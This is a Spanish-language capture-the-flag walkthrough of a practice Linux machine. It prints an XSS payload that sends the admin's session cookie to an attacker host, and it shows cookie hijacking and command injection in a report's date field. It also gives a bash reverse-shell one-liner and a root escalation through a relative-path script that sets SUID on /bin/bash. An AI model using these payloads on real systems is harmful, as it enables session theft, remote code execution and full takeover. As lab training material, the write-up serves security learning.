
```
Client Request Information:

Method: POST
URL: http://10.10.11.8:5000/support
Headers: Host: 10.10.11.8:5000
User-Agent: TEST
```

Tambien podemos probar un XSS en el "User Agent" con la etiqueta `<script>` para ver si lo interpreta:

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: <script>alert(1)</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 137
Origin: http://10.10.11.8:5000
Connection: keep-alive
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Vemos que la alerta se ejecuta correctamente:




Esta misma alerta tambien saldria en la interfaz administrativa donde el administrador esta gestionando los tickets. Pero eso tampoco nos interesa, lo que queremos hacer es robarle la cookie de session al usuario que esta logueado gestionando los tickets y introducir esa cookie en nuestro navegador para poder acceder al panel de administracion.

Podemos ver nuestra cookie de dos formas:


FORMA 1

En storage se almacenas las cookies:




FORMA 2

Escribiendo "document.cookie" en la consola del navegador



Lo que tenemos que hacer es enviar el valor "document.cookie" de alguna forma. Primero, con el uso de javascript, vamos a intentar enviarle una URL de nuestro equipo y vamos a ver si nos llega la peticion por netcat:

Si nos ponemos a la escucha con netcat por el puerto 80 vemos que alguien nos ha solicitado el archivo "test.js" desde la 10.10.11.8



Como vemos que nos llega la peticion por netcat quiere decir que la peticion se ha procesado. Para robar la cookie ejecutaremos el siguiente comando en javascript:

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: <script>fetch("http://10.10.14.11/?"+document.cookie);</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.8:5000/support
Content-Type: application/x-www-form-urlencoded
Content-Length: 137
Origin: http://10.10.11.8:5000
Connection: keep-alive
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Priority: u=0, i

fname=%3Ch1%3Etest%3C%2Fh1%3E&lname=%3Ch1%3Etest%3C%2Fh1%3E&email=a%40a.com&phone=%3Ch1%3Etest%3C%2Fh1%3E&message=
%3Ch1%3Etest%3C%2Fh1%3E
```

Nos abrimos un servidor web con python y nos llega la cookie del usuario que esta logueado:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.8 - - [20/Nov/2024 05:21:13] "GET /?is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
```

(A veces el "User Agent" puede estar restringido, podemos intentarlo tambien en el campo cookie que suele tener menos restricciones):

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.8:5000/support
Content-Type: application/x-www-form-urlencoded
Content-Length: 137
Origin: http://10.10.11.8:5000
Connection: keep-alive
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs;<script>fetch("http://10.10.14.11/?"+document.cookie);</script>
Upgrade-Insecure-Requests: 1
Priority: u=0, i

fname=%3Ch1%3Etest%3C%2Fh1%3E&lname=%3Ch1%3Etest%3C%2Fh1%3E&email=a%40a.com&phone=%3Ch1%3Etest%3C%2Fh1%3E&message=
%3Ch1%3Etest%3C%2Fh1%3E
```

Tambien nos llega la cookie del usuario logueado:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.8 - - [20/Nov/2024 05:25:15] "GET /?is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
```

Vamos a analizar nuestra cookie, en el primer campo hasta el punto podemos ver para quien se dirige:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "InVzZXIi"|base64 -d
"user"
```


La comparamos con el primer campo de la cookie que nos ha llegado:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "ImFkbWluIg"|base64 -d
"admin"
```

Como vemos nosotros tenemos la cookie de "user" pero hemos conseguido la de "admin". La sustituimos en el "storage" de nuestro navegador:

Value
ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0

Y vamos a intentar conectarnos a dashboard, que se supone que no teniamos permisos:



Hemos conseguido conectarnos al panel de administracion haciendo uso de la cookie del administrador. Vamos a darle a "Generate Report" para ver lo que pasa:

Nos pone "Systems are up and running" pero no vemos nada mas. Vamos a intercerptar esta peticion con BurpSuite para ver lo que sucede:

```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://10.10.11.8:5000
Connection: keep-alive
Referer: http://10.10.11.8:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1
Priority: u=0, i

date=2023-09-15
```

No sabemos que hace por detras para generar el reporte, a lo mejor esta ejecutando algun comando por detras que en base a la fecha genera un reporte. Por ejemplo:

```
os.system(*comando para generar el reporte* date=2023-09-15)
```

Si esto no esta bien sanetizado podemos ejecutar multiples comandos dentro del "os.system" con el uso del ";". Vamos a intentar ejecutar un "ls -la":

```
date=2023-09-15;ls -la
```

En la respuesta vemos que se estan listando el contenido que hay en el directorio donde se esta ejecutando el comando:

```
Systems are up and running!
total 40
drwxr-xr-x 3 dvir dvir 4096 Feb 16  2024 .
drwx------ 8 dvir dvir 4096 Feb 16  2024 ..
-rwxr-xr-x 1 dvir dvir 2867 Sep 10  2023
app.py
-rw-r--r-- 1 dvir dvir 2100 Sep 10  2023
dashboard.html
-rw-r--r-- 1 dvir dvir 1513 Sep  9  2023
hackattempt.html
drwxr-xr-x 2 dvir dvir 4096 Nov 20 12:32
hacking_reports
-rw-r--r-- 1 dvir dvir 2896 Feb 16  2024
index.html
-rw-r--r-- 1 dvir dvir 1185 Feb  2  2024
inspect_reports.py
-rwxr-xr-x 1 dvir dvir   48 Sep  9  2023
report.sh
-rw-r--r-- 1 dvir dvir 2457 Sep  9  2023
support.html
```

Esto quiere decir que estamos ejecutando comandos de forma remota en la maquina victima. Vamos a intentar ejecutar una reverse shell con bash:

```
date=2023-09-15;bash+-c+"sh+-i+>%26+/dev/tcp/10.10.14.11/1234+0>%261"
```

Nos ponemos a la escucha con netcat y nos llega la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.8] 46788
sh: 0: can't access tty; job control turned off
$
```

ESCALADA DE PRIVILEGIOS

Vamos a ver los comandos que podemos ejecutar como el usuario root sin tener que añadir su contraseña:

```
dvir@headless:~/app$ sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
```

Vamos a ejecutarlo para ver que pasa:

```
dvir@headless:~/app$ sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average:  0.06, 0.09, 0.03
Database service is not running. Starting it...
dvir@headless:~/app$
```

Nos sale informacion sobre nuestro propio sistema y al final pone que el servicio de base de datos no esta corriendo y lo inicia:
Vemos el contenido del archivo "syscheck":

```
dvir@headless:~/app$ strings /usr/bin/syscheck
#!/bin/bash
if [ "$EUID" -ne 0 ]; then
  exit 1
last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"
disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"
load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"
if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
exit 0
dvir@headless:~/app$
```

Lo que hace este script es aplicar filtros de busqueda para rellenar los datos que hemos visto arriba. Pero lo importante esta en estas lineas:

```
dvir@headless:~/app$ strings /usr/bin/syscheck
#!/bin/bash
if [ "$EUID" -ne 0 ]; then
  exit 1
last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"
disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"
load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"
if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
exit 0
dvir@headless:~/app$
```

Lo que esta haciendo es buscar en los procesos del sistema el proceso "initdb.sh". Si no lo encuentra nos va a poner que el servicio de la base de datos no esta corriendo y lo va a iniciar ejecutando "./initdb.sh" desde una ruta relativa. Esto quiere decir que si creamos el archivo "initdb.sh" en cualquier ruta y ejecutamos "/usr/bin/syscheck" en esa misma ruta vamos a ejecutar el archivo "initdb.sh" como el usuario root.

Vamos a crear el archivo "initdb.sh" y vamos a hacer que otorge privilegios SUID a la bash:

```
dvir@headless:~/app$ nano initdb.sh
dvir@headless:~/app$ cat initdb.sh
#!/bin/bash

chmod +s /bin/bash
```

Le damos permisos de ejecucion y ejecutamos el comando "/usr/bin/syscheck" y vamos a ver si se han modificado los permisos de la bash:

```
dvir@headless:~/app$ sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average:  0.03, 0.04, 0.00
Database service is not running. Starting it...
dvir@headless:~/app$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1265648 Apr 24  2023 /bin/bash
```

Ahora podemos ejecutarnos una bash como el usuario "root":

```
dvir@headless:~/app$ /bin/bash -p
bash-5.2# whoami
root
```